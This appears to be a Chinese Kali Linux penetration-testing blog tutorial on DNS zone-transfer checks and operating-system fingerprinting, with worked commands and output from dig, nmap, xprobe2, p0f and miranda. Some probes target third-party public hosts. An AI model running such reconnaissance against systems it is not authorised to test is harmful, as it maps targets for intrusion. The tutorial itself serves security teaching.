


所以想要获得完整的信息，可以多尝试不同的工具，整合结果。很多工具无法做反向查询的原因，在于域名所有者没有添加反向解析记录。

2.1.5 关于DNS区域传送漏洞

很多dns探测工具，都会首先尝试dns区域传送，然后才是暴力枚举，那么什么是DNS区域传送漏洞呢？

区域传送操作指的是一台后备服务器使用来自主服务器的数据刷新自己的zone数据库。这为运行中的DNS服务提供了一定的冗余度，其目的是为了防止主域名服务器因意外故障变得不可用时影响到全局。一般来说，DNS区域传送操作只在网络里真的有后备域名DNS服务器时才有必要执行，但许多DNS服务器却被错误地配置成只要有人发出请求，就会向对方提供一个zone数据库的拷贝。如果所提供的信息只是与连到因特网上且具备有效主机名的系统相关，那么这种错误配置不一定是坏事，尽管这使得攻击者发现潜在目标要容易得多。真正的问题发生在一个单位没有使用公用/私用DNS机制来分割外部公用DNS信息和内部私用DNS信息的时候，此时内部主机名和IP地址都暴露给了攻击者。把内部IP地址信息提供给因特网上不受信任的用户，就像是把一个单位的内部网络完整蓝图或导航图奉送给了别人。



使用dig工具可以检测dns 区域传送漏洞，语法如下：

dig axfr @域名服务器 被检测域名

示例：

```
root@kali-xuanhun:~# dig @wormhole.movie.edu movie.edu axfr
```

```
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @wormhole.movie.edu movie.edu axfr
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached
root@kali-xuanhun:~# dig axfr @ns12.zoneedit.com zonetransfer.me
```

```
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> axfr @ns12.zoneedit.com zonetransfer.me
; (1 server found)
;; global options: +cmd
```

```
zonetransfer.me. 7200 IN SOA ns16.zoneedit.com. soacontact.zoneedit.com. 2013064418 2400 360 1209600 300
zonetransfer.me. 7200 IN NS ns16.zoneedit.com.
zonetransfer.me. 7200 IN NS ns12.zoneedit.com.
zonetransfer.me. 7200 IN A 217.147.180.162
zonetransfer.me. 7200 IN MX 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me. 301 IN TXT "Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me
when making DNS changes"
zonetransfer.me. 301 IN TXT "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0l6XBmmoVi04VIMewxA"
testing.zonetransfer.me. 301 IN CNAME www.zonetransfer.me.
164.180.147.217.in-addr.arpa.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA 2001:67c:2e8:11::c100:1332
asfdbauthdns.zonetransfer.me. 7900 IN AFSDDB 1 asfdbbox.zonetransfer.me.
office.zonetransfer.me. 7200 IN A 4.23.39.254
owa.zonetransfer.me. 7200 IN A 207.46.197.32
info.zonetransfer.me. 7200 IN TXT "ZoneTransfer.me service provided by Robin Wood - robin@digininja.org. See
www.digininja.org/projects/zonetransferme.php for more information."
asfdbbox.zonetransfer.me. 7200 IN A 127.0.0.1
canberra_office.zonetransfer.me. 7200 IN A 202.14.81.230
asfdbvolume.zonetransfer.me. 7800 IN AFSDDB 1 asfdbbox.zonetransfer.me.
email.zonetransfer.me. 2222 IN NAPTR 1 1 "" "E2U+email" "" email.zoneedit.com.zonetransfer.me.
dzc.zonetransfer.me. 7200 IN TXT "AbCdEfG"
dr.zonetransfer.me. 300 IN LOC 53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
rp.zonetransfer.me. 321 IN RP robin.zonetransfer.me.zonetransfer.me. robinwood.zonetransfer.me.
sip.zonetransfer.me. 3333 IN NAPTR 2 3 "au" "E2U+sip" "!^.*$!sip:customer-service@zonetransfer.me!" .
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
www.zonetransfer.me. 7200 IN A 217.147.180.162
staging.zonetransfer.me. 7200 IN CNAME www.sydneyoperahouse.com.
deadbeef.zonetransfer.me. 7201 IN AAAA dead:beaf::
robinwood.zonetransfer.me. 302 IN TXT "Robin Wood"
vpn.zonetransfer.me. 4000 IN A 174.36.59.154
_sip._tcp.zonetransfer.me. 14000 IN SRV 0 0 5060 www.zonetransfer.me.
dc_office.zonetransfer.me. 7200 IN A 143.228.181.132
zonetransfer.me. 7200 IN SOA ns16.zoneedit.com. soacontact.zoneedit.com. 2013064418 2400 360 1209600 300
;; Query time: 425 msec
;; SERVER: 209.62.64.46#53(209.62.64.46)
;; WHEN: Tue Dec 24 14:12:21 2013
;; XFR size: 37 records (messages 37, bytes 2673)
```

小结

运用DNS信息探测，结合社会工程方法，我们可以得到关于网站拥有者、服务器基本组织结构等方面的信息。

我故意淡化了各种工具的详细使用方法，因为如果把每种工具都详细的罗列出来篇幅过长，同时也没这个必要，读者可以很方便的在网络上找到每种工具的使用手册。

DNS记录类型有几十种，我这里只是列出我认为重要的信息，希望读者能查看我给出的链接。
2.2节--《操作系统指纹识别》。

[更多相关文章](#) www.xuanhun521.com,

ps：对此文章或者安全、安全编程感兴趣的读者，可以加qq群：Hacking:303242737;Hacking-2群：147098303；Hacking-3群：31371755；hacking-4群:201891680;Hacking-5群：316885176



□ 标签: [dns](#), [kali linux](#), [安全](#), [渗透测试](#) □□

相关推荐

- [Kali Linux渗透测试实战 2.2 操作系统指纹识别](#)
- [Kali Linux渗透测试实战 1.4 小试牛刀](#)
- [Kali Linux渗透测试实战 1.3 渗透测试的一般化流程](#)

添加评论



昵称

邮箱

个人主页

内容

Kali Linux渗透测试实战 2.2 操作系统指纹识别

12/27/2013  玄魂  0 879

识别目标主机的操作系统，首先，可以帮助我们进一步探测操作系统级别的漏洞从而可以从这一级别进行渗透测试。其次，操作系统和建筑在本系统之上的应用一般是成套出现的，例如LAMP或者LNMP。操作系统的版本也有助于我们准确定位服务程序或者软件的版本，比如windows server 2003 搭载的IIS为6.0，windows server 2008 R2 搭载的是IIS7.5。操作系统指纹识别技术多种多样，这里我简要介绍我所知道的几种常用技术，不会具体深入到细节中，若您感兴趣可自己查阅资料。

目录

2.2 操作系统指纹识别

2.2.1 Banner抓取

2.2.2 TCP 和 ICMP 常规指纹识别技术

TCP数据报格式

ICMP首部格式

TTL与TCP窗口大小

FIN探测

BOGUS flag 探测

TCP ISN 抽样

IPID 抽样

TCP Timestamp

ACK值

ICMP错误信息

DHCP

2.2.3 数据包重传延时技术

2.2.4 使用Nmap进行操作系统探测..

一般性探测

指定网络扫描类型.

设置扫描条件

推测结果.

2.2.5 使用Xprobe2进行操作系统探测

2.2.6 使用pOf进行操作系统探测

2.2.7 使用miranda进行操作系统探测

2.2 操作系统指纹识别

识别目标主机的操作系统，首先，可以帮助我们进一步探测操作系统级别的漏洞从而可以从这一级别进行渗透测试。其次，操作系统和建筑在本系统之上的应用一般是成套出现的，例如LAMP或者LNMP。操作系统的版本也有助于我们准确定位服务程序或者软件的版本，比如windows server 2003 搭载的IIS为6.0，windows server 2008 R2 搭载的是IIS7.5。

操作系统指纹识别技术多种多样，这里我简要介绍我所知道的几种常用技术，不会具体深入到细节中，若您感兴趣可自己查阅资料。


2.2.1 Banner抓取

Banner抓取是最基础、最简单的指纹识别技术，而且在不需要其他专门的工具的情况下就可以做。操作简单，通常获取的信息也相对准确。

严格的讲，banner抓取是应用程序指纹识别而不是操作系统指纹识别。Banner信息并不是操作系统本身的行为，是由应用程序自动返回的，比如apache、exchange。而且很多时候并不会直接返回操作系统信息，幸运的话，可能会看到服务程序本身的版本信息，并以此进行推断。

凡事皆有利弊，越是简单的方法越容易被防御，这种方法奏效的成功率也越来越低了。

先来看一个直接Banner抓取的例子。



在上图中，直接telnet 80端口，在返回的服务器banner信息中，看到“Server: Microsoft-HTTPAPI/2.0”的字样。

在IIS中使用ISAPI扩展后，经常会看到这样的Banner。下表可以帮助我们识别操作系统：

<u>Server Header Value</u>	<u>Windows Server Version</u>
Microsoft-HTTPAPI/2.0	Windows 2003 Sp2, Windows 7, Windows 2008, Windows 2008 R2
Microsoft-HTTPAPI/1.0	Windows 2003

如果没有ISAPI拦截，我们可能会看到如下图的信息，


```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Encoding: gzip
Last-Modified: Sat, 25 Jul 2009 06:09:52 GMT
Accept-Ranges: bytes
ETag: "69db2886eecca1:0"
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Tue, 31 Aug 2010 13:41:45 GMT
Content-Length: 594
```

准确的IIS版本，会帮助我们更准确的判断操作系统，可以参考下表：

<u>IIS Version</u>	<u>Windows Server Version</u>
IIS 5.0	Windows 2000
IIS 5.1	Windows XP
IIS 6.0	Windows 2003
IIS 7.0	Windows 2008, Windows Vista
IIS 7.5	Windows 2008 R2, Windows 7

对于asp.net站点，通常会看到“X-Powered-By”字样，会指示.net 版本，但是这对判断操作系统版本帮助不大。

其他web服务器如apache、nginx，除非直接输出操作系统版本，否则根据服务程序版本无法推断操作系统版本。配置不当的服务可能会输出如下信息：

```
HTTP/1.1 200 OK

Date: Mon, 16 Jun 2003 02:53:29 GMT

Server: Apache/1.3.3 (Unix) (Red Hat/Linux)

Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT

ETag: "1813-49b-361b4df6"

Accept-Ranges: bytes

Content-Length: 1179

Connection: close

Content-Type: text/html
```

有经验的管理员都会修改banner或者禁止输出banner信息，比如下面的测试：

```
root@kali:~# telnet nostromo.joeh.org 80
Trying 86.59.36.167...
Connected to nostromo.joeh.org.
Escape character is '^]'.
get / http/1.0
X!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
```

我们可以看到图中目标站点并未输出任何**banner**信息。

除了web服务器程序，很多ftp、smtp服务也会返回banner信息。在2.3节《服务程序指纹识别》一节中，还会讲解Banner抓取，本节就简要介绍到这里。

2.2.2 TCP 和 ICMP 常规指纹识别技术

正常而言，操作系统对TCP/IP的实现，都是严格遵从RFC文档的，因为必须遵从相同的协议才能实现网络通信。但是在具体实现上还是有略微的差别，这些差别是在协议规范之内所允许的，大多数操作系统指纹识别工具都是基于这些细小的差别进行探测分析的。

如果您不熟悉TCP/IP协议，那么可以查询资料或者跳过这一部分，不影响对工具的使用。

为了节省篇幅，不影响实践学习，我只是简单列出使用的技术，并未深入。

TCP数据报格式



tcp 头

中间的标志位（flags）就是用于协议的一些机制的实现的比特位大家可以看到有6比特，它们依次如下：

URG、ACK、PSH、RST、SYN、FIN。

URG表示紧急指针字段有效；

ACK置位表示确认号字段有效；

PSH表示当前报文需要请求推（push）操作；

RST置位表示复位TCP连接；

SYN用于建立TCP连接时同步序号；

FIN用于释放TCP连接时标识发送方比特流结束。

源端口（Sequence Number）和目的端口：各为16比特，用于表示应用层的连接。源端口表示产生数据包的应用层进程，而目的端口则表示数据包所要到达的目的进程。

序列号：为32比特，表示数据流中的字节数。序列号为首字节在整个数据流中的位置。初始序列号随机产生，并在连接建立阶段予以同步。

确认号：表示序号为确认号减去1的数据包及其以前的所有数据包已经正确接收，也就是说他相当于下一个准备接收的字节的序号。

头部信息：4比特，用于指示数据起始位置。由于TCP包头中可选项的长度可变，因此整个包头的长度不固定。如果没有附加字段，则TCP数据包基本长度为20字节。

窗口：16位，表示源端主机在请求接收端等待确认之前需要接收的字节数。它用于流量控制，窗口大小根据网络拥塞情况和

资源可用性进行增减。

校验位：**16**位。用于检查TCP数据包头和数据的一致性。

紧急指针：**16**位。当URG码有效时只向紧急数据字节。

可选项：存在时表示TCP包头后还有另外的4字节数据。TCP常用的选项为最大数据包（并非整个TCP报文）MSS。每一个TCP段都包含一个固定的20字节的段头。TCP段头由20字节固定头和一些可选项组成。实际数据部分最多可以有65495（65535－20－20＝65495）字节。

ICMP首部格式

4	8	12	16	20	24	28	32
Type		Code		Checksum			
Data							

icmp首部

对于上图中的Data部分，不同的ICMP类型，会拆分成不同的格式，这里就不一一介绍了。

TTL与TCP窗口大小

下表是几个典型的操作系统的TTL和TCP窗口的大小数值。

Operating System	Time To Live	TCP Window Size
Linux (Kernel 2.4 and 2.6)	64	5840
Google Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows Vista and 7 (Server 2008)	128	8192
iOS 12.4 (Cisco Routers)	255	4128

产生上表中数据差别的主要原因在于RFC文档对于TTL和滑动窗口大小并没有明确的规定。另外需要注意的是，TTL即时在同一系统下，也总是变化的，因为路由设备会修改它的值。

基于TTL与TCP窗口大小的操作系统探测需要监听网络，抓取数据包进行分析，这种方法通常被称之为被动分析。

FIN探测

在RFC793中规定FIN数据包被接收后，主机不发送响应信息。但是很多系统由于之前的固有实现，可能会发送一个RESET响应。比如MS Windows, BSDI, CISCO, HP/UX, MVS, 和IRIX。

BOGUS flag 探测

发送一个带有未定义FLAG的 TCP SYN数据包，不同的操作系统会有不同的响应。比如Linux 2.0.35之前的系统会在响应包中报告未定义的FLAG。

TCP ISN 抽样

TCP连接的初始序列号（ISN），是一个随机值，但是不同的操作系统的随机方式不一样，还有的操作系统每次的ISN都是相同的。针对ISN做多次抽样然后比对规律可以识别操作系统类型。

IPID 抽样

IP标识是用来分组数据包分片的标志位，和ISN一样，不同的操作系统初始化和增长该标识值的方式也不一样。

TCP Timestamp

有的操作系统不支持该特性，有的操作系统以不同的更新频率来更新时间戳，还有的操作系统返回0。

ACK值

在不同场景下，不同的请求，操作系统对ACK的值处理方式也不一样。比如对一个关闭的端口发送数据包，有的操作系统ACK+1，有的系统则不变。

ICMP错误信息

ICMP错误信息是操作系统指纹识别的最重要手段之一，因为ICMP本身具有多个类型，而错误信息又是每个操作系统在小范围内可以自定义的。

DHCP

DHCP本身在RFC历史上经历了1541、2131、2132、4361、4388、4578多个版本，使得应用DHCP进行操作系统识别成为可能。

2.2.3 数据包重传延时技术

之所以把数据包延时重传技术单独拿出来，是因为相对于上面说的技术，它属于新技术，目前大多数系统都没有针对该方法做有效的防御。但是基于该技术的工具也不是很成熟，这里希望引起读者的重视或者激发你对该技术的热情。

对于在2.2.2节中介绍的技术，很大程度上受到网络环境、防火墙、入侵检测系统的影响。那么数据包重传延时技术能解决这些问题吗？

由于数据包丢失，或者网络阻塞，TCP数据包重传属于正常情况。为了识别重复的数据包，TCP协议使用相同的ISN和ACK来确定接收的数据包。

包重传的延时由重传定时器决定，但是确定一种合适的延时算法比较困难，这是源于以下原因：

确认信号的延迟在实际网络环境中是可变的；

传输的分段或确认信号可能丢失，使得估计往返时间有误。

TCP采用了自适应的重传算法，以适应互连网络中时延的变化。该算法的基本思想是通过最近的时延变化来不断修正原有的时延样本，RFC中并没有明确具体如何执行。

由于不同操作系统会选择采用自己的重传延迟算法，这就造成了通过分析各系统重发包的延迟来判断其操作系统类型的可能性，如果各操作系统的重传延迟相互存在各异性，那么就很容易将它们彼此区分开来。

由于此种技术，采用标准的TCP数据包，一般情况下可以有效的躲过防火墙和入侵检测系统。但是目前基于此种技术的工具还很少。

2.2.4 使用Nmap进行操作系统探测

一般性探测

使用Nmap进行操作系统识别最简单的方法为使用-O参数，如下是我对内网扫描的几个数据。

```
nmap -O 192.168.1.1/24
```

上面的命令表示对192.168.1.1 所在网段的C类255个ip进行操作系统版本探测。

对192.168.1.1的扫描结果（1.1是Tp-link路由器）：

```
MAC Address: A8:15:4D:85:4A:30 (Tp-link Technologies Co.)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.23 - 2.6.38
Network Distance: 1 hop
```

对192.168.1.101的扫描结果（实际为android系统手机）：

```
MAC Address: 18:DC:56:F0:65:E0 (Yulong Computer Telecommunication Scientific(shenzhen)Co.)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.40%E=4%D=12/27%OT=7800%CT=1%CU=39712%PV=Y%DS=1%DC=D%G=Y%M=18DC5
OS:6%TM=52BD035E%P=x86_64-unknown-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%C
OS:l=Z%Il=l%TS=7)OPS(O1=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4S
OS:T11NW6%O5=M5B4ST11NW6%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5
OS:=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%
OS:T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(
OS:R=Y%DFI=N%T=40%CD=S)
```

从上面的结果可以看出，nmap对android系统识别率不高。

对192.168.1.102的结果如下（实际系统为windows 7 sp1）：

```
Device type: general purpose
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
OS details: Microsoft Windows 7 SP0 - SP1
```

对192.168.1.106的探测结果如下（实际系统为ios 5.0）：

MAC Address: CC:78:5F:82:98:68 (Apple)
Device type: media device|phone
Running: Apple iOS 4.X|5.X|6.X
OS CPE: cpe:/o:apple:iphone_os:4 cpe:/a:apple:apple_tv:4 cpe:/o:apple:iphone_os:5 cpe:/o:apple:iphone_os:6
OS details: Apple Mac OS X 10.8.0 - 10.8.3 (Mountain Lion) or iOS 4.4.2 - 6.1.3 (Darwin 11.0.0 - 12.3.0)

对192.168.1.106的探测结果如下（实际为苹果一体机、windows7 sp1）：

MAC Address: 7C:C3:A1:A7:EF:8E (Apple)
Too many fingerprints match this host to give specific OS details

对192.168.1.119的探测结果如下（实际为windows server 2008 r2,vmware虚拟机）：

MAC Address: 00:0C:29:AA:75:3D (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop

对192.168.1.128探测结果如下（centOS 6.4，VMware虚拟机）：

MAC Address: 00:0C:29:FE:DD:13 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.0 - 3.9

指定网络扫描类型

nmap支持以下扫描类型：

- -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon
- -sN/sF/sX: TCP Null, FIN, and Xmas
- --scanflags <flags>: Customize TCP scan flags

- -sI <zombie host[:probeport]>: Idlescan
- -s0: IP protocol scan
- -b <ftp relay host>: FTP bounce scan

比如要使用TCP SYN扫描，可以使用如下的命令：

```
nmap -sS -O 192.168.1.1/24
```

设置扫描条件

采用--osscan-limit这个选项，Nmap只对满足“具有打开和关闭的端口”条件的主机进行操作系统检测，这样可以节约时间，特别在使用 -PO 扫描多个主机时。这个选项仅在使用 -O 或 -A 进行操作系统检测时起作用。

如：

```
nmap -sS -O --osscan-limit 192.168.1.119/24
```

推测结果

从上面的扫描示例，我们也能看出，Nmap默认会对无法精确匹配的结果进行推测的。按官方文档的说法，使用--osscan-guess; --fuzzy选项，会使推测结果更有效，实际测试没有任何区别。


2.2.5 使用Xprobe2进行操作系统探测

Xprobe2是一款使用ICMP消息进行操作系统探测的软件，探测结果可以和Nmap互为参照。但是该软件目前公开版本为2005年的版本，对老的操作系统探测结果较为准确，新系统则无能为力了。

下面命令为xprobe2简单用法：

```
xprobe2 -v www.iprezi.cn
```

结果如下：



```
[+] Primary guess:
[+] Host 222.73.219.77 Running OS: "Microsoft Windows 2003 Server Enterprise Edition" (Guess probability: 96%)
[+] Other guesses:
[+] Host 222.73.219.77 Running OS: "Microsoft Windows 2003 Server Standard Edition"
```

2.2.6 使用p0f进行操作系统探测

p0f是一款被动探测工具，通过分析网络数据包来判断操作系统类型。目前最新版本为3.06b。同时p0f在网络分析方面功能强大，可以用它来分析NAT、负载均衡、应用代理等。

p0f的命令参数很简单，基本说明如下：

- -f fname指定指纹数据库 (p0f.fp) 路径，不指定则使用默认数据库。
- -i iface 指定监听的网卡。

- -L 监听所有可用网络。
- -r fname 读取由抓包工具抓到的网络数据包文件。
- -o fname 附加之前监听的log文件，只有同一网卡的log文件才可以附加合并到本次监听中来。
- -d 以后台进程方式运行p0f；
- -u user 以指定用户身份运行程序，工作目录会切换到当前用户根目录下；
- -p 设置 -i参数指定的网卡为混杂模式；
- -S num 设置API并发数，默认为20，上限为100；
- -m c,h 设置最大网络连接数和同时追踪的主机数 (默认值: c = 1,000, h = 10,000)。
- -t c,h 设置连接超时时间

下面使用如下命令进行测试：

```
p0f -i eth0 -p
```

上面命令的含义为监听网卡eth0，并开启混杂模式。这样会监听到每一个网络连接，部分结果摘录如下：

```
-[ 192.168.1.108/13860 -> 119.188.46.24/80 (syn+ack) ]-
server      = 119.188.46.24/80
os           = Linux 2.6.x
dist        = 8
params      = none
raw_sig     = 4: 56+8: 0: 1440: mss*4, 9: mss, nop, nop, sok, nop, ws: df: 0
```

p0f监听结果1

```
-[ 192.168.1.108/13860 -> 119.188.46.24/80 (syn) ]-
client      = 192.168.1.108/13860
os          = Windows 7 or 8
dist        = 0
params      = fuzzy
raw_sig     = 4: 64+0: 0: 1260: 8192, 2: mss, nop, ws, nop, nop, sok: df, id+: 0
```

p0f监听结果2

在p0f监听结果2图中，检测的结果我windows7或8，对比下nmap的结果为windows7，实际该机器系统为 windows7 sp1。

```
Device type: general purpose
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
OS details: Microsoft Windows 7 SP0 - SP1
Network Distance: 1 hop
```

nmap检测结果

```
-[ 192.168.1.108/13858 -> 121.101.223.244/80 (http request) ]-
client      = 192.168.1.108/13858
app         = MSIE 8 or newer
lang        = Chinese
params      = dishonest
raw_sig     = 1: X-Requested-With=[XMLHttpRequest], Accept=[application/json, text/
javascript, */*; q=0.01], ?Referer, Accept-Language=[zh-CN], Accept-Encoding=[gzip,
deflate], User-Agent, Host, DNT=[1], Connection=[Keep-Alive], ?Cookie: Accept-Charset
Keep-Alive: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

p0f监听结果3

在p0f监听结果3图中，捕获的数据是浏览器发送的请求数据，我们可以看到浏览器请求信息中“Windows NT 6.1; WOW64; Trident/7.0; rv:11.0”的字样，从这段UserAgent中，可以看出发出请求的系统为windows7 64位，IE11。

2.2.7 使用miranda进行操作系统探测

miranda工具是一个通过UPNP功能来探测主机信息的工具，并不限于探测操作系统。下面我们通过一个实例，演示如何使用miranda。

在终端输入如下命令：

```
miranda -v -i eth0
```

上面的命令是指定打开网卡eth0，返回结果如下：

```
Verbose mode enabled!
Binding to interface eth0 ...
upnp> 
```

miranda提示输入开启upnp的主机，现在我们不知道哪台主机开启了upnp，输入命令“msearch”，会自动搜索upnp主机，

```
Verbose mode enabled!
Binding to interface eth0 ...
upnp> msearch 
```

接着我们会看到扫描到的upnp主机：

```
upnp> msearch
Entering discovery mode for 'upnp:rootdevice', Ctrl+C to stop...
*****
SSDP notification message from 192.168.1.1:1900
XML file is located at http://192.168.1.1:1900/igd.xml
Device is running ipos/7.0 UPnP/1.0 TL-WR2041N/1.0
*****
SSDP notification message from 192.168.1.1:49152
XML file is located at http://192.168.1.1:49152/wps_device.xml
Device is running Unspecified, UPnP/1.0, Unspecified
*****
SSDP notification message from 192.168.1.108:2869
XML file is located at http://192.168.1.108:2869/upnpghost/udhisapi.dll?
uid:49dd5a5d-69c0-4a6b-8de7-2755ed48bb6e
Device is running Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.
*****
```

按 CTRL +C终止扫描，输入host list。

```
upnp> host list

[0] 192.168.1.1:1900
[1] 192.168.1.1:49152
[2] 192.168.1.108:2869
[3] 192.168.1.102:2869
[4] 192.168.1.107:2869

upnp>
```

可以看到搜集的主机列表，然后使用host get [index]命令可以查看该主机的upnp设备列表。

```
upnp> host get 0

Requesting device and service info for 192.168.1.1:1900 (this could take a few seconds)...

Device urn:schemas-upnp-org:device:WANDevice:1 does not have a presentationURL
Device urn:schemas-upnp-org:device:WANConnectionDevice:1 does not have a presentationURL
Host data enumeration complete!
```

使用host info [index]查看主机详细信息。

```
upnp> host info 0

xmlFile : http://192.168.1.1:1900/igd.xml
name : 192.168.1.1:1900
proto : http://
serverType : ipos/7.0 UPnP/1.0 TL-WR2041N/1.0
upnpServer : ipos/7.0 UPnP/1.0 TL-WR2041N/1.0
dataComplete : True
deviceList : {}
```

从上图信息可以看到，这是一台TP-Link路由器。同样的方法，查看一台windows 7主机。

```
upnp> host info 2

xmlFile : http://192.168.1.108:2869/upnpHost/udhisapi.dll?content=uuid:49dd5a5d-69c0-4a6b-8de7-2755ed48bb6e
name : 192.168.1.108:2869
proto : http://
serverType : None
upnpServer : Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.0
dataComplete : False
deviceList : {}
```

小结

本节大致罗列了操作系统识别的常用技术和典型工具。因为本书是实践性质的，所以没有对指纹识别技术做深入的讲解。

基于数据包延时重传技术的工具，笔者只知道RING和Cron-OS，但是这两款工具没有集成到Kali Linux 中，同时也很久没有更新，故没有做介绍。

2.3节--《服务程序指纹识别》。